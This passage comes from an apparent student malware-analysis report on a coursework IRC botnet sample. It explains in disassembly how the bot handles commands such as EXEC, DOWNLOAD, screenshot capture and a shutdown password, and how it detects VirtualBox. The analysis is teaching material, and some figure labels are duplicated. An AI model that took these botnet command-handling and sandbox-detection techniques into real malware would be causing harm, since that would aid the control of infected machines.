


Figure 9 - Portion of the IRClient Function

Number of strings within 'if' statements, used to compare command and start the functionality of those commands.

The corresponding functions of those string if statements. This is where those commands are executed



**Figure 10** - Overview of the IRCClient structure

Grabs the current time using the 'time' API function, then compares it to the 'Last Hello' variable to see how much time has passed. If it is less than 5 seconds, it jumps to 'loc\_402378'.





Figure 11a - Starting event of IRC commands

```

mov     dword ptr [esp], 0 ; Time
call    _time
mov     ds:__Z9ircclientvE9lastHello, eax ; ircclient(void)::lastHello
lea     eax, [ebp+Destination]
mov     [esp+0Ch], eax
mov     dword ptr [esp+8], offset _CHANNEL ; "#malfor"
mov     dword ptr [esp+4], offset aPrivmsgSHISIMA ; "PRIVMSG %s :Hi %s, I'm a bot that's par"...
lea     eax, [ebp+Buffer]
mov     [esp], eax ; Buffer
call    _sprintf
mov     eax, _sock
lea     edx, [ebp+Buffer]
mov     [esp+4], edx ; Str
mov     [esp], eax ; s
call    __Z9writelinejPc ; writeline(uint,char *)
jmp     loc_40292C
  
```

The following string is then sent into a IRCclient channel 'PRIVMSG :Hi , I'm a bot that's part of the UoP MALFOR Coursework..'. Its sent into the channel '#malfor' using the WriteLinetoPC function.

The string 'IDENT' is compared to the IRC user input, if it is the same then its passed to the corresponding function. If its not correct it moves to the next command.



```

loc_4023D6:
mov     dword ptr [esp+4], offset aIdent ; "IDENT"
mov     eax, [ebp+String1]
mov     [esp], eax ; String1
call    _strcmp
test    eax, eax
setz    al
test    al, al
jz      short loc_40243C
  
```

Figure 12a - Ident command

The following string is then sent into a IRCclient channel 'PRIVMSG %s :%s / %s\r\n'. It sent using the hostname and username, into the channel '#malfor'.

This command displays the machine name of all bots, the % sign are replaced by the hostname and username



```

mov     dword ptr [esp+10h], offset _myusername
mov     dword ptr [esp+0Ch], offset _myhostname
mov     dword ptr [esp+8], offset _CHANNEL ; "#malfor"
mov     dword ptr [esp+4], offset aPrivmsgSSS ; "PRIVMSG %s :%s / %s\r\n"
lea     eax, [ebp+Buffer]
mov     [esp], eax ; Buffer
call    _sprintf
mov     eax, _sock
lea     edx, [ebp+Buffer]
mov     [esp+4], edx ; Str
mov     [esp], eax ; s
call    _Z9writeLinejPc ; writeline(uint,char *)
jmp     loc_40292C
  
```

Figure 11a - Starting event of IRC commands

The string 'EXEC' is compared to the IRC user input, if it is the same then its passed to the corresponding function. If not it moves to the next command.





Figure 13a - EXEC command

Checks to see if the command starts with a #



If the command doesnt start with a #, then the string 'Nice Try' gets printed. If it does the command gets processed and a system command is called.

Figure 12b - Corresponding function of Ident command

The string 'MSG' is compared to the IRC user input, if it is the same then its passed to the corresponding function. If not it moves to the next command.




Figure 14a - MSG command

A message box is created with the appended string that came after the initial command from the user, this messagebox appears on all infected computers within the botnet.




Figure 13b - Corresponding function of EXEC command



The string 'DDOS' is compared to the IRC user input, if it is the same then its passed to the corresponding function. If not it moves to the next command.




Figure 15a - DDOS command

The string 'As if I would leave such functionality enabled in a C' gets printed into the #malfor channel using the **WriteLinetoPC** function




Figure 14b - Corresponding function of MSG command




Figure 16a - 'PIC', 'OPEN', 'COLOURINGBOOK' if statements

The string 'PIC' is compared to the IRC user input, if it is the same then its passed to the corresponding function. If not it moves to the next string comparison 'OPEN'. Finally if would then move to the string 'COLOURINGBOOK'

A file (anything after the word open) is opened using the **'ShellExecute'** Function. The name of the file is determined by the value in 'lpFile' parameter.

The application 'Mspaint' is opened using the **ShellExecute** Function




Figure 15b - Corresponding function of DDOS command

The string 'DOWNLOAD' is compared to the IRC user input, if it is the same then its passed to the corresponding function. If not it moves to the next command.




Figure 17a - DOWNLOAD command

The string 'PRIVMSG %s :Really? ....' gets printed into the #malfor channel using the **WriteLineToPC** function



Figure 16a - PIC, OPEN, COLOURINGBOOK execute functions

A screenshot is taken, this is saved as the file 'screenshot.bmp' using the **CreateCompatibleBitmap** Function

The CPUid instruction is performed, the results of that are stored in registers. A string comparison is performed with Str1 (from CPUid) and 'VBOXVBOXVBOX' is done, if they match then virtualbox is being used.

```
; __unwind {
push    ebp
mov     ebp, esp
push    ebx
sub     esp, 24h
mov     eax, 40000000h
cpuid
mov     dword ptr [ebp+Str1], ebx
mov     [ebp+var_11], edx
mov     [ebp+var_D], ecx
mov     [ebp+var_9], 0
mov     dword ptr [esp+4], offset Str2 ; "VBoxVBoxVBox"
lea     eax, [ebp+Str1]
mov     [esp], eax ; Str1
call    _strcmp
```

Figure 18a - VBOX utilisation function

The string 'VMVB' is compared to the IRC user input, if it is the same then its passed to the corresponding function. If not it moves to the next command.

```
loc_402688:
mov     dword ptr [esp+4], offset aVMVB ; "VMVB"
mov     eax, [ebp+String1]
mov     [esp], eax ; String1
call    _strcmp
test    eax, eax
setz    al, al
test    al, al
jz      short loc_402754
```

Figure 18b - VBOX string comparison




Figure 17b - Corresponding function of DOWNLOAD command

The string 'SHUTDOWN' is compared to the IRC user input, if it is the same then its passed to the corresponding function. If not it moves to the next command.



**Figure 19a - SHUTDOWN String comparison**

If the two strings are equal and the flag is set to one, then the string 'Inside Virtual Box - Good ....' is printed into the #malfor channel.

**Figure 18a - VBOX execution functions**


If the two strings are not equal and the flag is set to zero, then the string 'Not inside Virtual Box - Bad ....' is printed into the #malfor channel.

A secret password is generated within the 'GetShutDownPW' function. The value of the the password is then compared with the input, the next step is dependent on the return value.

A string comparison with the input and the string 'xtybtgp' is performed.

If the return value from the last function is 1, the string 'Shutdown password entered - botnet shutting down' is then printed into the IRC client.

The strings; 'Botnet shutdown by user %s. Would you like to restart it?' and 'Botnet shutdown' are appended to a Message box using the **MessageBox** function and shown to the end user



The string 'HAMMERED' is allocated memory and stored. A comparison is done to make sure the allocation is successful (the cmp instruction)

The length of 'HAMMERED' is then measured using the **strlen** function.

The two seed values are XORD together.

```
; Attributes: bp-based frame
; _DWORD getShutdownPw(void)
public __Z13getShutdownPwv
__Z13getShutdownPwv proc near

var_22= byte ptr -22h
var_21= byte ptr -21h
Seed= dword ptr -20h
var_1C= dword ptr -1Ch
var_18= dword ptr -18h
var_14= dword ptr -14h
Str= dword ptr -10h
var_C= dword ptr -0Ch

; __unwind {
push    ebp
mov     ebp, esp
push    ebx
sub     esp, 34h
mov     [ebp+Str], offset aHammerd ; "HAMMERED"
mov     dword ptr [esp], 9 ; Size
call    _malloc
mov     [ebp+var_14], eax
cmp     [ebp+var_14], 0
jnz     short loc_40150E
```

```
loc_40150E:
mov     eax, [ebp+Str]
mov     [esp], eax ; Str
call    _strlen
mov     [ebp+var_18], eax
mov     dword ptr [esp], offset _secretpw ; "xtybtgp"
call    _strlen
mov     [ebp+var_1C], eax
mov     eax, [ebp+Str]
mov     [esp], eax ; char *
call    __Z13generate_seedPKc ; generate_seed(char const*)
mov     ebx, eax
mov     dword ptr [esp], offset _secretpw ; "xtybtgp"
call    __Z13generate_seedPKc ; generate_seed(char const*)
xor     eax, ebx
mov     [ebp+Seed], eax
mov     eax, [ebp+Seed]
mov     [esp], eax ; Seed
call    _srand
mov     [ebp+var_C], 0
```

The length of '\_secretpw' is then also measured using the **strlen** function.

A seed is generated using the 'GenerateSeed' Function, using 'HAMMERED' as a parameter. The same is done with the '\_secretpw' variable'

Figure 20 - Botnet shutdown functions overview

The contents of var\_C is made to 0.  
After a loop is created and if the  
value is larger than 7 the loop  
terminates.

